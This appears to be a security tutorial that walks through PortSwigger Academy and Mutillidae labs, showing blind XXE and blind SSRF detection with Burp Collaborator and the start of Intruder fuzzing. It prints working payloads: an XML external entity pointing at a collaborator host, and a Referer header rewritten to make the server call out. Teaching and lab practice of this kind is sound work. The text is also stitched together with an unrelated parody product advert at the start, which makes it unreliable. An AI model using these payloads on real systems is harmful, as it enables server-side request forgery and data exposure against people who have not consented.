
Our reasonably priced Vintage Neck Defender is the answer to all your prayers. This amazingly stylish, oversized Elizabethan ruffle will be the toast of the town, and the talk as well as envy, of all your friends.

Make an entrance that will stop people in their tracks, heads will turn as you become the focus of everyone's attention in the room. Age will become just a number as you regain that youthful spring in your step.

Lightweight, but secure despite its size, your back and shoulders will be free from any pressure as you dance until dawn. Love life and live, order yours today and you'll receive a free nose scratcher as a thank you from us.


London [< Return to list](#)

And there we go; We got the XML queries that are dumping the data out of this.



Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer
Intercept	HTTP history	WebSockets history	Options				
<p>Request to https://ac541f841e1521be804483ff00ad003b.web-security-academy.net:443 [18.200.141.238]</p> <p>Forward Drop Intercept is on Action Open Browser</p> <p>Pretty Raw \n Actions ▾</p> <pre>1 POST /product/stock HTTP/1.1 2 Host: ac541f841e1521be804483ff00ad003b.web-security-academy.net 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: https://ac541f841e1521be804483ff00ad003b.web-security-academy.net/product 8 Content-Type: application/xml 9 Origin: https://ac541f841e1521be804483ff00ad003b.web-security-academy.net 10 Content-Length: 107 11 Connection: close 12 Cookie: session=Gm807P4hnk7k4LC0DCFLSV4LQIKPTADJ 13 14 <?xml version="1.0" encoding="UTF-8"?> <stockCheck> <productId> 2 </productId> <storeId> 1 </storeId> </stockCheck></pre>							

Time to modify the content and check for an XXE vulnerability, thereby in order to detect let's copy the Collaborator payload value!!



Now, let's first share the request to the Repeater tab and then we'll inject the copied payload into the XML data and call up the value within the productId as shown in the below image –

<!DOCTYPE stockCheck [<!ENTITY xxe SYSTEM "http://payload_value_.burpcollaborator.net">]>

```
Pretty Raw \n Actions 
1 POST /product/stock HTTP/1.1
2 Host: ac541f841e1521be804483ff00ad003b.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://ac541f841e1521be804483ff00ad003b.web-security-academy.net/
8 Content-Type: application/xml
9 Origin: https://ac541f841e1521be804483ff00ad003b.web-security-academy.net
10 Content-Length: 229
11 Connection: close
12 Cookie: session=Gm807P4hnk7k4LC0DCFLSV4LQIKPTADJ
13
14 <?xml version="1.0" encoding="UTF-8"?>
15 <!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM
16 "http://8v4fz35spnlin9cu7qvhkccgr7x0lp.burpcollaborator.net"> ]>
17 <stockCheck>
18   <productId>
19     &xxe;</productId>
      1
    </storeId>
  </stockCheck>
```

Now, as soon as we hit the “Send” button we got the response in the Repeater tab.

The screenshot shows the Burp Suite interface with the Repeater tab open. The Request pane displays a POST /product/stock HTTP/1.1 message with various headers and XML payload. The Response pane shows a 400 Bad Request response with the message "Invalid product ID".

```
POST /product/stock HTTP/1.1
Host: ac541f841e1521be804483ff00ad003b.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac541f841e1521be804483ff00ad003b.web-security-academy.net/
Content-Type: application/xml
Origin: https://ac541f841e1521be804483ff00ad003b.web-security-academy.net
Content-Length: 227
Connection: close
Cookie: session=Gm807P4hnk7k4LC0DCFLSV4LQIKPTADJ
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM
"http://8v4fz35spnlin9cu7qvhkccgr7x0lp.burpcollaborator.net"> ]>
<stockCheck>
<productId>
<xxe;>
</productId>
<storeId>
1
</storeId>
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 20
{"error": "Invalid product ID"}
```

But wait, it's an error an “**Invalid Product ID**”!! Now what?

Let's check out the collaborator, did the request hit at the background or not. And there it is, this time, not only the DNS but also an HTTP service has also been triggered.

The screenshot shows the Burp Collaborator client interface. It includes sections for generating payloads and monitoring interactions. A red arrow points to the "Poll now" button in the interaction list. The list shows three entries: two DNS queries and one HTTP request, all from 2020-Dec-22 19:24:31 UTC. Below the list, a detailed view of the first DNS query is shown.

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds Poll now →

#	Time	Type	Payload	Comment
1	2020-Dec-22 19:24:31 UTC	DNS	8v4fz35spnlin9cu7qvhkccgr7x0lp	
2	2020-Dec-22 19:24:31 UTC	HTTP	8v4fz35spnlin9cu7qvhkccgr7x0lp	
3	2020-Dec-22 19:24:31 UTC	DNS	8v4fz35spnlin9cu7qvhkccgr7x0lp	

Description: DNS query

The Collaborator server received a DNS lookup of type A for the domain name 8v4fz35spnlin9cu7qvhkccgr7x0lp.burpcollaborator.net. The lookup was received from IP address 192.168.1.11 at 2020-Dec-22 19:24:31 UTC.

Let's take a look at the HTTP response. There it offers us a Request and a Response from the collaborator.

Poll Collaborator interactions

Poll every seconds Poll now

#	Time	Type	Payload	Co
1	2020-Dec-22 19:24:31 UTC	DNS	8v4fz35spnlin9cu7qvhkccgr7x0lp	
2	2020-Dec-22 19:24:31 UTC	HTTP	8v4fz35spnlin9cu7qvhkccgr7x0lp	←
3	2020-Dec-22 19:24:31 UTC	DNS	8v4fz35spnlin9cu7qvhkccgr7x0lp	

Description Request to Collaborator Response from Collaborator

Pretty Raw \n Actions ▾

```
1 GET / HTTP/1.1
2 User-Agent: Java/11.0.2
3 Host: 8v4fz35spnlin9cu7qvhkccgr7x0lp.burpcollaborator.net ←
4 Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
5 Connection: keep-alive
6
7
```

Over in the request tab as the host has been modified, thereby over in the response, we got the section injected into the HTML which confirms the detection and exploitation of the XXE vulnerability.

Description Request to Collaborator Response from Collaborator

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Server: Burp Collaborator https://burpcollaborator.net/
3 X-Collaborator-Version: 4
4 Content-Type: text/html
5 Content-Length: 53
6
7 <html>
<body>
    zwgycznonujzdnogjznkw7zjlgz
</body>
</html>
```

Server-Side Request Forgery

SSRF or **Server-Side Request Forgery** is the most crucial web-application vulnerability where the attacker is able to use the vulnerable application to send **crafted HTTP Request** to a third-party server or application in order to **fetch internal information, banners or open ports**. However, majorly the response from the application comes in form of error but there are times when there is a possible SSRF but we do not get any error for it i.e., **Blind**, thereby in such cases we know our helping hand "Burp collaborator".

Let's start.

Back into the PortSwigger Academy, switch to Blind SSRF with out-of-band detection and hit the **Access the lab** button.

Lab: Blind SSRF with out-of-band detection

[Twitter](#) [WhatsApp](#) [Facebook](#) [Reddit](#) [LinkedIn](#) [Email](#)

PRACTITIONER

LAB Not solved


This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.

Note
You must use the public Burp Collaborator server (burpcollaborator.net).

Access the lab

As soon as we do so, we'll be redirected back into the shop page, but this time content is somewhat different. Let's check the second item within it.




But before accessing the item, let's turn our Burp monitor and capture the ongoing HTTP Requests for it, and as it captures them, we'll throw it directly to the repeater.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A context menu is open over a captured request, specifically targeting the 'Send to Repeater' option, which is highlighted with a red arrow. The menu also includes other options like 'Scan', 'Do passive scan', 'Do active scan', 'Send to Intruder', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Request in browser', 'Engagement tools', 'Change request method', 'Change body encoding', 'Copy URL', 'Copy as curl command', and 'Copy to file'.

Over in the request section, the referer value seems to be injectable let's manipulate it.

The screenshot shows the Burp Suite Repeater tool. A manipulated HTTP request is displayed in the 'Request' pane. The 'Referer' header has been modified to include a payload: 'https://ac6dlf511e93b81880b27592001e0011.web-security-academy.net/'. This modified request is highlighted with a red box. The 'Response' pane is visible on the right side of the interface.


Back with the collaborator client window, copy the payload, and modify the referer with it.



The screenshot shows the "Request" tab of the Burp Suite Collaborator client. The request is a GET /product?productId=2 HTTP/1.1. The "Referer" header is highlighted with a red box and contains the value https://ayvxciulylc9q99wnxr4k5yru7iyopce.burpcollaborator.net/. The "Response" tab is currently empty.

```
1 GET /product?productId=2 HTTP/1.1
2 Host: ac6d1f511e93b81880b27592001e0011.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://ayvxciulylc9q99wnxr4k5yru7iyopce.burpcollaborator.net/
8 Connection: close
9 Cookie: session=PxDalFbWEkJuJe0cSQcDsbB0n2un5w0
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

And there we go, as we hit the “Send” button, we got the **200 OK**, but where the output, was it vulnerable or our payload got triggered??



The screenshot shows the "Request" and "Response" tabs of the Burp Suite Collaborator client after sending the modified request. The response is a 200 OK status with the content type set to text/html. The content itself is a simple HTML page with a title containing the text "Blind SSRF with out-of-band detection". A red arrow points from the "Request" tab to the "title" section of the response content.

```
1 GET /product?productId=2 HTTP/1.1
2 Host: ac6d1f511e93b81880b27592001e0011.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://ayvxciulylc9q99wnxr4k5yru7iyopce.burpcollaborator.net/
8 Connection: close
9 Cookie: session=PxDalFbWEkJuJe0cSQcDsbB0n2un5w0
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

Target: https://ac6d1f511e93b81880b27592001e0011.web-security-academy.net

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 6595
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
12      Blind SSRF with out-of-band detection
13    </title>
14  </head>
15  <body>
16    <script src="/resources/js/labHeader.js">
17  </script>
```

Back into the collaborator client window, as we hit the **Poll Now** button, we got our responses headed in front of us, which confirms that there is a possible SSRF vulnerability exists up.

The screenshot shows the 'Burp Collaborator client' interface. At the top, a note says: 'Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.' Below this is a section titled 'Generate Collaborator payloads' with a 'Number to generate:' input set to 1, a 'Copy to clipboard' button, and a checked 'Include Collaborator server location' checkbox. Under 'Poll Collaborator interactions', there's a 'Poll every' input set to 60 seconds, a 'Poll now' button (which has a red arrow pointing to it), and a table of interactions. The table has columns: #, Time, Type, Payload, and Comment. It shows two entries:

#	Time	Type	Payload	Comment
1	2020-Dec-22 19:05:00 UTC	DNS	yvxcuy1c9q99wnxr4k5yru7iyopce	
2	2020-Dec-22 19:05:00 UTC	DNS	yvxcuy1c9q99wnxr4k5yru7iyopce	

Below the table, a detailed view of the first interaction is shown with tabs for 'Description' (selected) and 'DNS query'. The description states: 'The Collaborator server received a DNS lookup of type A for the domain name ayvxcuy1c9q99wnxr4k5yru7iyopce.burpcollaborator.net. The lookup was received from IP address [redacted] at 2020-Dec-22 19:05:00 UTC.'

Let's open the browser again. Cool the lab has been cleared.

The screenshot shows the 'Web Security Academy' interface. The top navigation bar includes 'Blind SSRF with out-of-band detection' and a green 'LAB' button. Below the navigation, a message says 'Congratulations, you solved the lab!' and features a 'Share your skills!' button with a Twitter icon. The main content area displays a card for the 'Folding Gadgets' lab, which has a 4.5-star rating and a price of '\$86.20'.

Fuzzing for SSRF Detection

Over in the previous section of PortSwigger's lab, we've encountered the Blind SSRF with the single payload. But what if the payload didn't work ??

Thereby for such situations, we can fuzz the injection points in order to determine the SSRF's crucial hit.

Let's move to the Mutillidae application and then we'll navigate to OWASP 2017 | A1 – Injection (Other) | Application Log Injection | DNS Lookup.

The screenshot shows a web browser window for the OWASP Mutillidae II application at 192.168.0.9/mutillidae/index.php?page=dns-lookup.php. The page title is "OWASP Mutillidae II: Keep Calm and Pwn O". The navigation bar includes "Version: 2.7.14", "Security Level: 0 (Hosed)", "Hints: Enabled (1 - Try easier)", and "Not Logged In". Below the navigation bar is a menu with several items: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captcha. The main content area displays a hierarchical menu under "OWASP 2017":

- OWASP 2017
 - A1 - Injection (SQL)
 - A1 - Injection (Other)
 - A2 - Broken Authentication and Session Management
 - A3 - Sensitive Data Exposure
 - A4 - XML External Entities
 - A5 - Broken Access Control
 - A6 - Security Misconfiguration
 - A7 - Cross Site Scripting (XSS)
 - A8 - Insecure Deserialization
- Web Services
- HTML 5
- Others
- Documentation

On the right side, there is a "DNS Lookup" section with various options:

- Application Log Injection → Add to your blog
- Buffer Overflow → DNS Lookup ← (highlighted with a red arrow)
- Cascading Style Injection → Echo Message
- CBC-bit Flipping → Document Viewer
- Command Injection → Capture Data Page
- Frame Source Injection → Login
- HTML Injection (HTMLI) → Register User
- HTMLi via HTTP Headers → Source Viewer
- HTMLi Via DOM Injection → Text File Viewer

As soon as we reach there, we got an input field to enter the IP Address, let's enter the localhost IP.

The screenshot shows the "DNS Lookup" page from the OWASP Mutillidae II application. The URL in the address bar is 192.168.0.9/mutillidae/index.php?page=dns-lookup.php. The page has a sidebar with "Resources" and links for "Donate", "Want to Help?", "Video Tutorials", and "Announcements". The main content area has a pink header box asking "Who would you like to do a DNS lookup on?". Below it is a pink input box with the placeholder "Enter IP or hostname". Underneath is a form with "Hostname/IP" and a text input containing "127.0.0.1" (highlighted with a red arrow). Below the input is a blue "Lookup DNS" button (highlighted with a red arrow).

Before hitting the Lookup DNS button, let's configure our burp monitor in order to intercept the passing HTTP request and as soon as it captures it up, we'll share it to the Intruder tab.

Sequence Decoder Comparer Extended

Dashboard Target Proxy

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.9:80

Forward Drop Intercept is... Action

Pretty Raw In Actions ▾

```

1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 192.168.0.9
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.9/mutillidae/index.php?page=dns-lookup.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 61
10 Origin: http://192.168.0.9
11 Connection: close
12 Cookie: showhints=1; security_level=0; PHPSESSID=r255ss6cojqla4qt15fa5b72ve
13 Upgrade-Insecure-Requests: 1
14 Cache-Control: max-age=0
15
16 target_host=127.0.0.1&dns-lookup-php-submit-button=Lookup+DNS

```

Do active scan

- Send to Intruder → Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type

Over in the intruder tab, we'll modify the injection point and set the payload position at the IP address we've entered.

Target Positions Payloads Options

(?) Payload Positions Start attack

Attack type: Sniper


```

1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 192.168.0.9
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.9/mutillidae/index.php?page=dns-lookup.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 61
10 Origin: http://192.168.0.9
11 Connection: close
12 Cookie: showhints=1; security_level=0; PHPSESSID=r255ss6cojqla4qt15fa5b72ve
13 Upgrade-Insecure-Requests: 1
14 Cache-Control: max-age=0
15
16 target_host=$127.0.0.1&dns-lookup-php-submit-button=Lookup+DNS

